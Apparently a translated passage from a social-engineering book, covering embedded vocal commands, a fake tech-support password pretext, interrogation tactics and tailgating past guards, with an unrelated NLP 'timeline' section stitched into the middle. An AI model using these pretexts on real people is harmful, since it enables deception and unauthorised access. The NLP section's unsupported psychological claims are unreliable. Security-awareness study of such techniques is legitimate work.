"تذكر كيف بدت **غرفتك نظيفة** في عيد الميلاد الماضي؟" الأمر المضمن هنا هو "تنظيف الغرفة الخاصة بك"، والذي يتضمن تحول الوقت إلى وقت أكثر سعادة. هذا هو مثال على ذلك، حقن غير مؤلم ولطيف.

"**اشتر الآن**، وسوف ترى **الفوائد** لاحقا!" هذا يبدأ مع صوت منخفض، ثم تصل إلى نغمة عادية، ثم تراجع الصوت الى منخفض عند كلمة الفوائد.

من وجهة نظر الهندسة الاجتماعية يمكنك تكوين الجمل عند إجراء التدقيق عبر الهاتف لتعظيم احتمالات النجاح، مثل:



"هذا هو لاري من الدعم الفني. نحن **نعطي** كل العملاء كلمات سر جديدة. **كلمة السر** الجديدة **لك** هي" ...

فيما يلي نصائح لاستخدام صوتك في الهندسة الاجتماعية ناجحة:

الممارسة. مارس التحدث بهذه الطريقة حتى لا يبدو وكأنك شخص مراهق يدخل سن البلوغ. رفع وخفض نغمات الصوت الخاصة بك لا تجعله كأنه معلب. يجب أن يكون خفيفا.

كون دقيقا وحذرا في بناء الجملة. تطوير الجمل تزيد من قدرتك على إنجاز المهام الخاصة بك. لا تذهب للقتل، إذا جاز التعبير. أمر مثل "أعطني الوصول إلى غرفة الخادم الخاص بك الآن" هو على الارجح لن يعمل، ولكن يمكنك استخدام هذه التقنيات الصوتية للمساعدة في أن يكون الهدف أكثر انفتاحا على فكرة.

كون واقعي. لا تتوقع عندما تتكلم ان يقع الناس عند قدميك عندما تطلب ذلك. يمكن وضع هذه التقنيات التي تستهدفها في حالة ذهنية من شأنها أن تجعل الحصول على ما تريد أسهل.

أسلوب واحد، هو ***Ultimate Voice***، وإذا أتقن، يكون لها تأثيرات قوية جدا. كيف يمكن للمرء إتقان هذه التقنية.

كيفية استخدام Ultimate Voice في الهندسة الاجتماعية

يمكنك أن تتقن **Ultimate Voice** ولكنه سوف يأخذ الكثير من الممارسة. القدرة على تضمين الأوامر في محادثة عادية هي مهارة يمكن أن يكون مفيدا للغاية عندما تتقن. **Ultimate Voice** هو القدرة على حقن الأوامر في أذهان الناس دون علمهم. يمكن أن يبدو اصطناعي جدا عندما يحاول شخص جديد، حتى تجعل الممارسة الكافية الصوت طبيعي.

هيبنوتيستس (Hypnotists) غالبا ما تستخدم هذه التقنية مثل ذلك:

"يمكن أن تشعر نفسك بالاسترخاء كأنك تسلل الى الهدوء."

هذا العلاج القياسي عبارة يمكن تكييفها مع ما يقرب من أي أمر تريد. التركيز الزائد على حروف العلة في الكلمات التي تريد هجائها، على سبيل المثال، **"yooouurseeelf reelaaxiing"**.

موقع كوكب البرمجة اللغوية العصبية (**http://www.planetnlp.com**) يقدم ثلاثة التمارين التي يمكنك استخدامها للعمل على إتقان هذه التقنية.

انقل صوتك حولك. اضغط بيدك على أنفك وقول "الأنف". التركيز على أنفك وأنت تردد الكلمة حتى يمكنك أن تشعر ان أنفك تهتز. الآن افعل نفس التمرين مع يدك على حلقك، قائلا "الحلق". أن تفعل الشيء نفسه على صدرك، قائلا "الصدر". إبقاء ممارسة حتى يمكنك أن تشعر حقا الاهتزاز في كل مكان. لاحظ كيف يبدو مختلفا كل واحد.

استخدام النطاق الخاص بك. ابدا بنبره عالية، وقول **"ar"**. احفظ فمك مفتوحا، اسمح بالنبرة ان تنخفض تدريجيا حتى ينتهي التنفس الخاص بك. كرر هذا التمرين عشر مرات.

ثم، ابدأ بنبره صوت منخفضة، وقول **"ou"**، م اسمح بعلو هذه النبرة تدريجا حتى لا يمكنك تدعيم هذا الصوت. كرر هذا التمرين عشر مرات.

الصدى (Resonate). لاستخدام صوتك بشكل صحيح، يجب أن يتردد صداها، ما هي منطقة الوجهة المحيطة بالأنف والفم.

هناك طريقتان لممارسة الصدى:

الهمهمة مهما كان **pitch (الحدة أو الدرجة الصوتية)** هو الأكثر راحة لك. بعد أن تكون قد وجدت **pitch** المناسب قم بالهمهمة بكلمة **"umm"** يليه مباشرة كلمة **"ready"**. افعل هذا عدة مرات، ثم حاول عبارة **"now"**، **"one"**، **"two"**، و **"three"**.

همهم ثم اسمح لشفتيك ان تهتز. حاول القيام بصوت وكأنه دوف**(dove)**. ثم قم برفع **pitch (الحدة أو الدرجة الصوتية)** وخفضه. هذا صعب جدا إذا كان لديك أي توتر في الفك أو الوجه. إذا فعلت بشكل صحيح لبضع دقائق، سوف يبدأ وجهك بان يشعر التخدر.

بعد بضع دقائق باستخدام هذه الأساليب، يجب أن تلاحظ أن صوتك يبدو هش. إذا وجدت أنه من الصعب أن تلاحظ، سجل لنفسك واستمع لترى كيف يبدو لك.

أفضل طريقة لتحسين هي تنفق حوالي خمس دقائق في اليوم للقيام بهذا التمارين.

الممارسة يمكن أن تساعدك على تعلم السيطرة على هذه التقنية الصوتية. على سبيل المثال، أنا عموما شخص بصوت عال. يبدو وكأنني لم يكن لدي القدرة على الهمس. بالنسبة لي السيطرة على النغمات، حدة الصوت، وحجم، يحتاج الى ممارسة. يمكن القيام بتمارين صوتية بسيطة مثل هذه تساعدك على السيطرة على خصائص الصوت هذه.

عند التحدث في الجملة التي تريد أن تدرج أمر خفي، وكنت ترغب في خفض اللهجة الخاصة بك، لابد ان يجري خفيا بحيث لا يدرك الهدف. خلاف ذلك، سوف تنبيه اللاوعي لذلك الشخص لتحريك بان هناك شيئا خاطئا. إذا حدث أنه قد التقط محاولاتك وبالتالي يقوم بأغلاق نجاحك.

مثل معظم الأشياء في الهندسة الاجتماعية، إذا كان الأسلوب لا يأتي بشكل طبيعي، فالممارسة أمر ضروري. حاول هذه التقنية الصوتية على عائلتك وأصدقائك قبل أي وقت مضى في محاولة التدقيق.

من تجربة شخصية، عندما بدأت العمل على تقنيات **Ultimate Voice** قررت هدفي هو تضمين الأوامر في الأسئلة. استغرق هذا الهدف بعض الوقت لتدرك ولكن أود محاولة أشياء بسيطة مثل "حبيبتي **ماذا تريدن ان تأكلي** على الغداء الليلة؟ **ستيك** ام شيء اخر؟".

مواقع الإدراك

1- مواقع الإدراك الزمانية (خط الزمن)

خط الزمن: هو خط وهمي يصل بين أماكن ترتيب المعلومات المخزنة في أقصى الماضي مرورا بالماضي القريب ثم الحظة "الآن" انطلاقا إلى المستقبل البعيد مرورا بالمستقبل القريب.

ويعتبر خط الزمن من طرق جمع المعلومات، فكل إنسان له خط زمنه الخاص به، ولخط الزمن دلالات مهمة، منها:

- أين يتركز اهتمام الإنسان بالزمن؟
- هناك العديد من تقنيات العلاج به.
- دلالات أنماط خطوط الزمن.
- المشاعر تشد الحدث ولذلك قد تفسد خط الزمن.
- يمكن تغيير خط الزمن عبر تقنيات خاصة.
- الخبرات الذهنية يصنفها الإنسان في العادة.
- ماضي بعيد ماضي قريب الآن مستقبل قريب مستقبل بعيد.

طلبنا اختيار حدث متكرر في حياته ليس فيه مشاعر وسيبقى إلى المستقبل، ثم التوجه من أقصى الماضي البعيد – الآن – المستقبل نسبة الصواب في تفسيري ل 60 شخص تتجاوز 90% من الدلالات الظاهرة جدا.

- الذين يضعون الماضي أمامهم والمستقبل خلفهم، توغلهم في المستقبل بطيء أو منعدم ولا سيما إذا كان الماضي سلبيا لأنه يصطدم كل حين بتجربة سلبية حتى لو كان المستقبل حسنا فهي سيئ لأنه يشغلهم بأحلام الماضي. هكذا يعيشون بأحلام الماضي أو أحزانه فهو سلوك لا يفكر في المستقبل.
- الذين لا يرون الماضي أبدا والمستقبل أمامهم أو يرون الماضي في الخلف لا يتعلمون من تجاربهم، ويقعون دائما في نفس الأخطاء ويبحثون دائما الخطوات الجديدة ويؤملون فيها.
- الذين يرون الماضي والمستقبل أمامهم (يكثر في خلال الزمن) يتعلمون من دروس الماضي دون الإحجام من المستقبل وكذلك ينطلقون دون أن يهملون الماضي والسؤال هنا: ايّ الصورتين أوضح هنا أو هناك؟
- القرب والبعد: الحدث الأقرب هو الأكثر تأثيرا في الغالب.
- نتفاعل مع الآن لأنه ملتصق بالوجه غالبا، بقدر الاقتراب من الناس الذين يفكرون كثيرا في القدر الأسبوع القادم والسنة القادمة ويفكر فيه كثيرا بل يملأ ذعنك وتشعر به قريبا وان كنت لست تتصور شكله ربما عندك أمل ذهني بالوصول لا شعوريا (95%)

حالة: الماضي خمس سنوات أمامه والباقي خلفه معناه في هذه السنوات الخمس تجربة مثالية جدا فهي حاكمة لنظره.

حالة: شخص ناجح ومبدع وفي المرحلة المتوسطة فاز في مسابقة على مستوى المملكة ومن إنجازاته الكثير من التفوقات ولاسيما في المسابقات فاز في السنة الأولى على جامعة الملك سعود كلها ورغم ذلك عاد إلى الطائف مضطرا في كلية التربية منذ سنتين والى الآن يرسب في السنة الأخيرة (استخرجنا خط الزمن منه فوجدنا الماضي البعيد أمامه ولحظة الآن فوقه والمستقبل وراءه من فوق) إذا هو يعيش في الماضي وليس الآن والمستقبل بالنسبة له بعيد جدا.

حالة: شخص درس منذ عام 1407 وكنت على وشك التخرج وهو لا يزال حديث العهد لم يتخرج إلى الآن وهو في طب الأسنان جلست معه العام الماضي فوجدت كل الماضي أمامه ولا مستقبل. عنده مصائب في وجهه كيف سينجح؟ ومتى سيتخرج؟ لا أعلم متى زواجك؟ الخ...، من زوجتك التي تريدها؟ لم أفكر في هذا؟ لما عملت له مسح للصدمات، جاءني في اليوم الثاني وقال لي أريد أن أتزوج.

حالة: شخص اتصل بي وعنده بنت في الثاني جامعة وهي متفوقة جدا ولكنها منذ سنة وهي في تردي دراسي عندما استخرجت خط الزمن لها الماضي أمامها ولكن قبل سنة واضح جدا الآن والمستقبل خلف ماذا حصل قبل سنة؟ ماتت صديقتها التي تحبها وهي الآن تعيش قبل سنة ولا تعيش اللحظة تعيش في العام الماضي كيف ستتقدم؟ غالبا الذين يضعون الماضي أمامهم يعالجون بإزالة الصدمات أولا ثم إزاحة هذا الخط إلى الوراء.

حالة: خط زمن إحداهن، الماضي فوق وراءها، والآن فيها والمستقبل أمامها فوق والفوق (غالبا معناه نوع من المثالية والطبيعة الحالمة كانت الأخت وما زالت مثالية في سلوكها وأحلامها وآمالها صحيح إنها تعيش اللحظة ولكن آمالها بعيدة المنال.

حالة: شخص آخر الماضي ينزل إلى العمق وراءه، ومستقبله أمامه صاعد، ماضيه رديء يريد دفنه ومستقبله حالم، إما أن تصعد واما أن تنزل من أحلامك، انتباهك الأكثر للماضي وتأثرك الكبير به، والمستقبل القريب تستطيع تخيله وكلما تقدم اختفى عنك المستقبل البعيد جدا قد يكون أوضح لديك تعرف ما تريد أن تكون بعد عشر سنوات لكن لا تعرف تفصيل ذلك.

حالة: الماضي البعيد أمام والقريب أقرب الآن في الوجه والمستقبل في الرأس ولكن يضعه باتجاه خلف الرأس هذا يستحضر الماضي دائما وهو هام تجعله بين ناظريك باستمرار ولا تستطيع أن تغيب ما حصل في ماضيك القريب وقد لا تنساه.

حالة: شخص ناجح جد ا الماضي كله في عقله يقترب إلى العين الآن في وجهه والمستقبل أمامه إلى زمن قريب كل تجاربه في حياته في عقله يستفيد منها باستمرار أقصى مستقبله تحت يده.

2- مواقع الإدراك المكانية

الاتحاد والانفصال:

هناك حالة اتحاد **Association** وحالة الانفصال **Dissociation** أي اتحادك بالتجربة النفسية أو انفصالك عنها ولكل حالة من الحالتين استعمالات وفوائد في البرمجة العصبية اللغوية. ففي كثير من أساليب البرمجة العصبية اللغوية يقتضي الأمر أن تكون الحالة الذهنية في حالة اتحاد وفي أساليب أخرى تكون في حالة انفصال.

في حالة الاتحاد تتخيل نفسك وأنت تعيش الحدث وتتفاعل معه فترى وتسمع وتحس بما يحيط بك، فتكون استجابتك مباشرة للحدث أما في حالة الانفصال فأنت تراقب الحدث ولا تعيشه بالرغم من كون الشخص الذي تراه هو أنت ولذلك فإن استجابتك تكون ضعيفة أو معدومة في هذه الحالة.

إن تخيل هذه المواقع الثلاثة يفيدنا كثيرا في تحقيق التوازن بين وجهة نظرنا ووجهات نظر الآخرين، ويساعدنا على الوصول إلى موضوعية أكبر وتقييم أدق لسلوكنا.

فلسفة جمع المعلومات:

تغيير مواقع الإدراك المكانية والزمانية والمنطقية مهم جدا في جمع المعلومات.

عندما انظر إلى تجربة واحدة من مواقع إدراك زمانية أو مكانية أو منطقية مختلفة سأجمع معلومات أكثر، فمثلا عندما أريد أن أتزوج زوجة ثانية، إذا نظرت إليها كمستقبل فهذه نظرة واحدة، ماذا لو درستها من واقع أني أعيش الآن (بيتان – مصروفان – ايجاران -سفرتان)، وأيضا ماذا لو درستها على أنها ماضي (عندي عشرة أولاد – أكثر زيارة المستشفيات – عقد نفسية).

إذا استطعت جمع معلومات أكثر عندما غيرت مواقع الإدراك. أيضا عندما أنوع مكان النظر تزداد المعلومات.

عندما انظر من مكاني كمدرب (ذات) أجد معلومات غير التي أجدها عندما انظر من موقعي كطالب (آخر) غير المعلومات التي أجدها عندما انظر من وجهة نظر شخص لا علاقة له (مراقب).

هذه إذا تعطيك معلومات لم تكن تحلم بها، فعندما تضع نفسك في موضع زوجتك التي اختلفت معها تصبح (أنا المسكينة الضعيفة وهو المتجبر)، أفهم أشياء جديدة وربما لو انتقلت إلى موقع (المراقب) (المحايد)، فترى أشياء جديدة ليست لك ولا لها علاقة بها قد يكتشف ظروفا قهرتكما.

نحن نعيش دائما في مواقع ذواتنا، والذي يعيش في موقع الذات يكون في الغالب أناني أو مغرور، والبعض يعيش دائما في موقع الأخر أيا كان، دائما حاسس بالناس شاعر بهم مقدر لمشاعرهم وينسى نفسه والبعض يعيش دائما في موقع المراقب وهو حينئذ على هامش الحياة لا يفكر في نفسه ولا في الآخر وهؤلاء كثيرا ما يفكرون في الانتحار.

مثال: أناني لا أفكر في أحد إذا أردت أن آكل فالآن، ولا شأن لأحد بي أبدا، لا أفكر في أحد أبدا طالما أنى أنا، إذا كان مديرا فكل الإدارة ينبغي أن تشتغل من اجل ذاته فيخدمه موظفوه خدمات خاصة، الدوام يبدأ إذا وصل هو ويبقون معه إلى وقت خروجه وأصبحت المؤسسة مملكته الخاصة، وقد يسأل نفسه لماذا لا يفهمني الناس، هل أنا قاس أو ظالم، لماذا يغضب الناس من كلامي، الحقيقة أنه لا يشعر بالناس الذين يدوسهم.

مثال: بنت الجيران مرضت فذهب بها إلى المستشفى، وبنته مريضة منذ كذا فلا يذهب بها، أنبوبة الجيران يملأها وأنبوبة بيته فارغة منذ كذا وكذا، ينام ويمنع أولاده من أدنى صوت فإذا اتصل أحد قام إليه، يمكن أن يكون داعية يدعو ويخدم ولا يجلس مع نفسه ساعة يقرأ القران أو يذكر الله.

ولمعرفة أي المواقع أفضل؟ نقول حسب السياق:

في الذات ـ حتى اعرف حق نفسي فلا احرمها من مباح.

لا في الآخر ـ حتى اعتدي على أحد وأساعد الآخرين وأشعر بهم، (لا يؤمن أحدكم حتى يحب لأخيه ما يحب لنفسه).

في المراقب ـ هو موقع علوي ينظر إلى الأمور من فوق، لا ينجذب شعوريا لجهة، فيسمو بنظرته إلى الأعلى وينظر بتجرد.

خواص مواقع الإدراك:

في الذات (اللاوعي فقط): لأنها تمثل المشاعر الداخلية فقط كالطفل يفعل ما يريد، الذات تحب وتكره فلا تعرف صوابا وخطأ، فهي لا وعي فقط فهو يشعر بنفسه لكنه لا يرى ولا يسمع نفسه.

في الآخر (وعي ولا وعي): يشعر عن الذات يرى ويسمع الذات لأني عندما انتقل إلى الآخر آري نفسي أتخيلها فأنا اعرف مواقف الناس تجاهي الخ...

في المراقب (وعي فقط): لا يشعر بالذات ولا في الآخر بل يراهما ويسمعهما (وعي فقط) عاقل جدا ليس عندي وعي ولا مشاعر. موقع المراقب كثيرا ما يفض النزاع الدائر بين موقعي الذات والآخر.

استخدام مواقع الإدراك في جمع المعلومات: هذه مرتبطة بالمستويات المنطقية، أفكار الناس تختلف لأنها تنظر للناس من مواقع إدراك زمانية مختلفة أو مواقع إدراك مكانية مختلفة أو مواقع إدراك منطقية مختلفة. الذات قد تقتصر مع النفس وقد تشمل الزوجة والأبناء وقد تشمل الأسرة والقبيلة. والأطفال دائما في موقع الذات اللاوعي ولذلك تعليمهم عن طريق الصواب والخطأ. فكرة كتابة المنهج في التعامل مع قصص السلف. الانتقال للذات: ماذا أريد ما رغباتي؟ الانتقال للآخر: ما رأيك في عادل مع رئيس فريق مستشاري كيف شكله، كيف سلوكه، هل أنت مقتنع به، ما شعورك تجاهه ؟؟؟، كيف مواقفه؟ الانتقال للمراقب: رؤية الطرفين هو الضابط إذا استطعت أن أرى الطرفين أراقبهما دون تحيز فهذا موقع المراقب.

في ختام هذا القسم، سوف نقوم بالنظر الى ثلاثة أشياء ينبغي أن يركز عليها المهندس الاجتماعي عند دراسة البرمجة اللغوية العصبية:

النغمات الصوتية. كما ذكر سابقا، يمكن للنغمات صوتك وكذلك التشديد/التأكيد عند وضع بعض الكلمات ان تغير معنى الجملة كلها. باستخدام اللهجة والتأكيد، يمكنك تضمين الأوامر داخل العقل الباطن للهدف والسماح للهدف ليكون أكثر انفتاحا على الاقتراح.

اختار كلماتك بعناية. تعلم كيفية اختيار الكلمات التي لها أقصى قدر من التأثير. طابق الكلمات الإيجابية مع الأفكار التي تريد الهدف ان يفكر بها بشكل إيجابي والكلمات السلبية تلك التي تريد منهم ألا يفكر بها أيضا. هذه التقنية يمكن أن يساعد أيضا المهندس الاجتماعي في جعل الهدف أكثر لين.

إنشاء قائمة من جمل الأوامر التي يمكنك استخدامها في شخص أو خلال هاتف الهندسة الاجتماعية للتدقيق. قم بكتابة وممارسة جمل الاوامر التي تساعدك على أن تكون قادرا على تذكرها واستخدامها عند الحاجة.

الأهم من ذلك كله، الممارسة. ضبط النغمات الصوتية، الكلمات التي تختارها، وكيف نقول لهم ليست مهمة سهلة. الممارسة يمكن أن تجعل هذه الطبيعة الثانية ان تصبح.

البرمجة اللغوية العصبية هو موضوع قوي، ومثل الكثير من **microexpressions**، هذا القسم فقط خدش السطح. بمجرد أن تبدأ لإتقان التقنيات في البرمجة اللغوية العصبية والقدرة على قراءة تعابير الوجه، والخطوة المنطقية التالية يستخدم هذه الأدوات عند التعامل مع الهدف.

Interview and Interrogation

يختلط هذين المجالين معا أكثر في الحياة الحقيقية عما يوجد في شاشة التلفزيون. قبل المضي قدما يجب أن نعرف الفرق بين الاستجواب (**Interrogation**) والمقابلة (**Interview**). يعرض الجدول التالي بعض هذه الاختلافات، ولكن هذا الموضوع له عدة زوايا مختلفة، وجهات نظر، آراء، وأكثر من ذلك يمكن أن توجد.

الاستجواب (**Interrogation**)	المقابلة (**Interview**)
انت تتحدث إلى الهدف عن تصريحاته.	الهدف يتحدث، وانت تسمع
انت تقود المحادثة، ومن ثم تطبق البرمجة اللغوية العصبية.	الهدف يقود اتجاه المحادثة. انت تستوضح عن تصريحاته ومن ثم تستمع، ثم تطبق مهارات البرمجة اللغوية العصبية.
متهم (Accusatory)	غير متهم (Non-accusatory)
تكون صلب/جد في المحادثة	تكون لين في المحادثة
موقع التحقيق، صعب معرفة مكانه ويتسم بالتوتر.	موقع المقابلة، يمكن الوصول اليه بسهوله ويتسم باللين.
إذا قمت بالكشف عن معلومات معينة، يمكنك معرفة التفاصيل.	يمكنك جمع المعلومات باستخدام (من، ماذا، متى، أين ولماذا وكيف).

الفرق الرئيسي بين المقابلة والاستجواب هو أن المقابلة تكون في جو حيث ان الهدف يكون مرتاح جسديا ونفسيا، بينما في الاستجواب يكون الهدف في وضع مع بعض الضغوط على الهدف من خلال خلق عدم الراحة نتيجة موقع الاستجواب أو الأسئلة، بهدف الحصول على اعتراف أو بعض المعرفة التي يمتلكها الهدف.

الاستجواب الجيد هو فن يمكنك اتقانه من خلال التجربة. العديد من مهارات المهندس الاجتماعي ترتبط مع كونك محقق جيد. مثل مهارات الاستنباط (**Elicitation**)؛ قراءة الناس، قراءة الوجوه، قراءة الإيماءات (**gestures**)، وامتلاك نظرة ثاقبة عن السلوك البشري كل هذا يمكنه ان يساعدك على أن تصبح محقق أسطوري.

المقابلات هي مهارة كبيرة يجب ان تملكها، لكن طالما يمكنك اتقان استخدام الاستنباط (**Elicitation**) يمكن أن تصبح استاذا في إجراء المقابلات. تستخدم مبادئ الاستجواب على نطاق واسع من قبل المهندس الاجتماعي الناجح. وضع الهدف في بعض الانزعاج النفسي أو الجسدي لجعل جمع المعلومات أسهل وهي مهارة يقضى المهندسين الاجتماعين وقتا طويلا في الحصول عليها.

تكتيكات الاستجواب المحترفة (Professional Interrogation Tactics)

قبل إجراء أي مقابلة أو استجواب، المهندس الاجتماعي سوف يحتاج لفعل ذلك من جمع المعلومات. يجب عليك الحصول على أكبر قدر من المعلومات عن الهدف، الشركة، الوضع، وكل التفاصيل الممكنة. يجب أن تعرف كيفية التعامل مع الهدف وماذا تقول، ولديك في الاعتبار المسار الذي سوف تتخذه مع الهدف. كن حذرا لمراقبة محيطك وكذلك أية تغييرات في الهدف أثناء الحديث والنهج الأولي.

واحدة من الأخطاء الذي يقع فيه الأشخاص الجدد عند إجراء المقابلات والاستجواب هو افتراض ان لكل تغيير في السلوك له معنى كبير. على سبيل المثال ربط الهدف ذراعيه فوق بعضهم لا يعني انه في حالة التفكير المغلق، ولكن من الممكن أن يكون يشعر بالبرد، او له رائحة من الإبط، أو يشعر بزيادة التوتر بسبب أسئلتك.

المشاهدة ليس فقط لعلامة واحدة؛ ولكن لمشاهدة مجموعات من العلامات. على سبيل المثال، الهدف يربط ذراعيه فوق بعضهم، يحول رأسه، ويضع قدميه مسطحا على الارض. هذا هو شخص مغلق. وبعبارة أخرى، لغة جسدها تشير إلى أنه لن يكشف عن المزيد من المعلومات أو التعاون بعد الان (هذا الباب مغلق). مجموعة من التغييرات هي الشيء الأكثر أهمية للمراقبة، لذلك انه من المهم ملاحظه مجموعه من التغيرات.

عند بدء الحديث أو الاستجواب فيما يلي المناطق التي يجب مراقبة تغيرها:

- **هيئة الجسم (Body posture)**: مستقيم، متراجع، يميل بعيدا/متكئا بعيدا.
- **لون البشرة (Skin color)**: شاحب، أحمر، أبيض، او أي تغيرات أخرى.
- **وضع الراس (Head position)**: مستقيم، يميل، إلى الأمام/الخلف.
- **العيون**: متجه الى اتجاه اخر، منفتحة (العين في العين).
- **اليد/القدم**: الحركة، الموقع، اللون.
- **الفم/الشفاه**: الموقع، اللون، التحول الى أعلى/أسفل.
- **الحواس الأساسية**: البصر، السمع، الحركة، والشعور.
- **الصوت**: حدة الصوت (**pitch**)، معدل، والتغيرات.
- **الكلمات**: قصيرة، طويلة، عدد من المقاطع، اختلالات، توقف.

يمكن أن تشير التغييرات إلى وجود سؤال أو خط من الاستجواب الذي يحتاج مزيدا من الاهتمام. على سبيل المثال، إذا كانت هيئة الجسم مرتاحة جدا عندما كنت تسأل "هل السيد **CEO** موجود؟ أود أن اترك حزمة المعلومات هذه للاستعراض"، ثم يتغير موقف هيئته إلى موقف دفاعي، حيث يبدا جسده ان يميل ويتجنب وضع عينيه من النظر إليك، هذا قد يكون مؤشرا جيدا أن هناك بعض الاكاذيب ومع مزيد من الاستجواب قد يكشف الحقيقة.

تأكد من الانتباه إلى الكلمات التي يستخدمها الهدف. خلال عملية المقابلة أو الاستجواب، إيلاء اهتمام خاص لصوت الهدف وكيف يجيب على الأسئلة. عندما تسأل سؤالا، كم يستغرق من الوقت لكي يجيب؟ الاندفاع إلى الإجابة بسرعة فإنها علامة على ممارسة الجواب. إذا كانت تستغرق وقتا طويلا، ربما كانت تفكر في الجواب. زمن الاستجابة يعتمد على كل شخص، لذلك يجب تحديد ما هو "طبيعي" لكل شخص. تحديد ما هو طبيعي في الهدف (أي خط الأساس) ليست مسألة صغيرة في الهندسة الاجتماعية ويجب أن يتم ذلك بسرعة كبيرة. البدء بالملاحظة هو مفتاح النجاح مع هذه المهارة. أسلوب واحد لخلق خط الأساس ينطوي على طرح الأسئلة التي تسبب الوصول إلى أجزاء مختلفة من الدماغ. المحقق يسأل أسئلة لا تنطوي على التهديد وتتطلب ذاكرة بسيطة وأسئلة تتطلب التفكير الإبداعي. ثم البحث في المظهر الخارجي من دماغه مع تفعيل مركز الذاكرة، مثل **microexpressions** أو لغة الجسد.

ثمة مجال آخر للاستماع هو التغيرات في صيغة الفعل واستخدام الضمائر. هذه التحولات من صيغة الماضي إلى صيغة المستقبل تظهر لك بعض المناطق والتي ترغب في مواصلة التحقيق. التحول في الصيغة (**Switching tense**) يمكن أن يشير إلى الخداع. عندما يقوم الهدف بتبديل الصيغة فذلك قد يكون ليفتعل جوابا أو التفكير في بيان الماضي لافتعال جواب. مزيد من الاستجواب يمكن أن تكشف الحقيقة هنا أيضا. مناطق أخرى من التغيير يجب الاستماع إليها هي درجة الصوت (الحال مع الإجهاد؟) وسرعة الكلام.

لم يكن لديك لمعرفة كيفية تفعل كل هذا في نفس الوقت. مزيد من الوقت في ممارسة الاستماع ومراقبة الناس بنشاط أصبح من الأسهل بالنسبة لك أن تفعل ذلك دون تفكير.

يتكون الاستجواب الاحترافي من عدد من الأجزاء. الأقسام التالية تناقش كل واحد، في سياق كيفية تعلقها بالهندسة الاجتماعية.

- ***المواجهة الإيجابية (Positive Confrontation)***

في مجال إنفاذ القانون لا تعني المواجهة الإيجابية أي شيء إيجابي وجيد. على العكس من ذلك، فهذا يعني أن الضابط يقول للمتهم انه هو الذي ارتكب الجريمة؛ وبعبارة أخرى، فإن الضابط يصنع اتهام قوي. في تدقيق الهندسة الاجتماعية، رغم ذلك، كنت بالفعل قد حددت "الهدف" وتريد والآن أن تذهب اليه وتقول (ربما باستخدام **NLP** المذكورة سابقا) للذي تستهدفه أنه سوف يفعل ما تطلبه منه.

انت تواجه الهدف مع الهدف/الغرض الذي سوف يبدا به على الطريق لفعل ما تريد. على سبيل المثال، المهندس الاجتماعي يقترب من موظف الاستقبال ويسال "هل السيد **CEO** موجود؟ انا عندي اجتماع معه. "أو استخدام زاوية المواجهة الإيجابية" أنا هنا للقاء مع السيد **CEO** في الساعة 11 صباحا. "لاحظ المثال الثاني الحالة الإيجابية، الاجتماع يتم تعيينه.

- *وضع الموضوع (Theme Development)*

خلق موضوع (**Theme Development**) في استجوابات الشرطة هو عندما يقوم المحقق بوضع قصة ليفترض مثلا كيف قام المشتبه بارتكاب الجريمة. في كثير من الأحيان يتم ترحيل تلك القصة إلى المتهم خلال الاستجواب مثلا "انه اهانك فأصابك بعض الجنون فقمت بإمساك أنبوب وبدأت بضرب الزجاج الأمامي له". بينما الضابط يحكي القصة، فان شريكه يراقب لغة الجسد و**microexpressions** للمشتبه به لمعرفة ما إذا كان هناك هي أي أدلة من شأنها أن تشكل توافق مع القصة.

المهندس الاجتماعي يمكنه استخدام هذه الطريقة، كما أنني أحب ان أشير إليها من وجهة نظر الهندسة الاجتماعية، وضع موضوع (**Theme Development**) يحتاج أن يرى الذريعة الخاص بك من خلال أعين الهدف.

خلق/وضع موضوع (**Theme Development**) بالنسبة للمهندس الاجتماعي هي عندما تكون أدلة الدعم الخاصة بك والتي يتم عرضها تغذي مباشرة الموضوع الذي كنت تتصوره. الاقتراب مع الهدف، سواء هاتفيا أو شخصيا، غالبا ما ينطوي على ذريعة من نوع ما. الذريعة، بطبيعة الحال، تدعم القصة أو الموضوع. هذا الجزء من الاستجواب هو المكان الذي يقدم أسباب أو الدعم للذريعة.

على سبيل المثال، استخدمت ذريعة بسيطة جدا والتي كانت عباره عن موظف بسيط ينتمي الى الشركة. تسلحت بمطبوعة تجارية وجدت في سلة المهملات، تابعت عدد قليل من الموظفين من خلال الباب والمضي نحو حارس الأمن. عند الاقتراب من حارس أمن بدأت محادثة بسيطة جدا مع أحد الموظفين عن مقال في مجلة. ساهمت كل أفعالي في خلق الموضوع. هدفك هو إعطاء الناس المبرر الذي عادة يمنعهم من القيام بعملهم وهو منعك من الدخول. كلما كنت مناسبا، كلما كنت أقل وقوفا، كلما كان من الاسهل أعطاء مبرر مقنع لحراس الأمن لعدم وقفك والسماح لك بالدخول.

- *التعامل مع الحظر والتغلب على الاعتراضات (Handling Denials and Overcoming Objection)*

سواء على الهاتف أو شخصيا، ما هي خطة العمل إذا تم حظرك من الوصول إلى مكان ما أو حظرك عن المعلومات التي تبحث عنها؟ يحلو لي أن أسمي هذا **conversation stoppers**. الناس يستخدمون هذا مع مندوبي المبيعات في كل وقت، "أنا غير مهتم"، "ليس لدي الوقت الآن"، "انا سوف اغادر حالا"...

مهما كانت نكهة **stoppers** التي يستخدمها، يجب أن يكون لديك خطة للتغلب عليها والتعامل مع الحرمان من الوصول.

عندما كنت في المبيعات، عملت مع رجل يدعى توني الذي كان يملك تكتيك الطرق على الباب وتقديم نفسه، وبدون توقف يقول: "أنا أعلم أنك ربما تريد أن تقول إنك غير مهتم، ولكن قبل أن تفعل، أيمكنك الإجابة على سؤال واحد: والذي سوف يأخذ خمس دقائق فقط من قيمة وقتك؟ عند هذه النقطة، فان الشخص الذي كان من المرجح أن يقول، "أنا غير مهتم". من خلال إمكانية التقليل من الإنكار والمتابعة بسؤال، كان توني قادر على الحصول على الهدف للتفكير في شيء آخر إلى جانب اعتراضه.

عند الاصطدام بالهندسة الاجتماعية لا يمكنك السير الى حارس الأمن وتقول له: "أنا أعلم أنك لا تريد أن تدع الناس الغرباء من الدخول الى الباب ... ولكن" هذه الطريقة ستثير الكثير من الشكوك. باستخدام هذه المنهجية للتغلب على الاعتراضات هو أكثر تعقيدا بكثير بالنسبة للمهندس الاجتماعي.

عليك أن تفكر فيما قد ينشأ من اعتراضات وتنظيم الموضوع الخاص بك، والقصة، واللباس، والشخص لاستباق تلك الاعتراضات. الان لديك إجابة جيدة لإعطائها عندما تأتي الاعتراضات. لا يمكنك فقط ان تكون خارج الباب أو غلق الهاتف. استراتيجية الخروج الجيدة تمكنك من أن تعود للهجوم في وقت لاحق.

